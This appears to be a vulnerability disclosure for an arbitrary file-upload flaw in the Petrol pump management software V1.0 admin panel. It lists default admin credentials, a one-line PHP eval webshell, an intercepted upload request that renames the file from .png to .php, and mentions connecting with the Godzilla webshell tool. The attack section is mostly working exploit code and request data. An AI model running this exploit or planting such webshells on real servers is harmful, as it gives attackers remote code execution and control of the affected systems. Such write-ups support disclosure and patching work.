Petrol pump management software /admin/app/web_crud.php has File upload vulnerability

Source code download: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html


Vendor Homepage: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html

Version: V1.0


Version: 2024/2/18/22:00

Vulnerability Description: File upload vulnerability refers to a vulnerability in which a user uploads a script file that can be executed and obtains the permission of the server through the file.

1、login system (mayuri.infospace@gmail.com/admin)



2、Click on Web Appearance to find two upload points




3、Prepare a script with php code named 11.php.png, upload the file click update and capture the package, change the file name to 11.php and put the package

11.php.png - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
eval($_POST["pass"]);
```



P Raw Hex \n

```
1 POST /admin/app/web_crud.php HTTP/1.1
2 Host: 192.168.160.142
3 Content-Length: 1134
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.160.142
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryA26Ev91LLnKSIqef
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.160.142/admin/web.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
14 Connection: close
15
16 ------WebKitFormBoundaryA26Ev91LLnKSIqef
17 Content-Disposition: form-data; name="id"
18
19 1
20 ------WebKitFormBoundaryA26Ev91LLnKSIqef
21 Content-Disposition: form-data; name="old_photo1_img"
22
23 6665c6d662c4a.php
```



4、Check the packet and find that the upload is successful. Use Godzilla verification to directly take down the webshell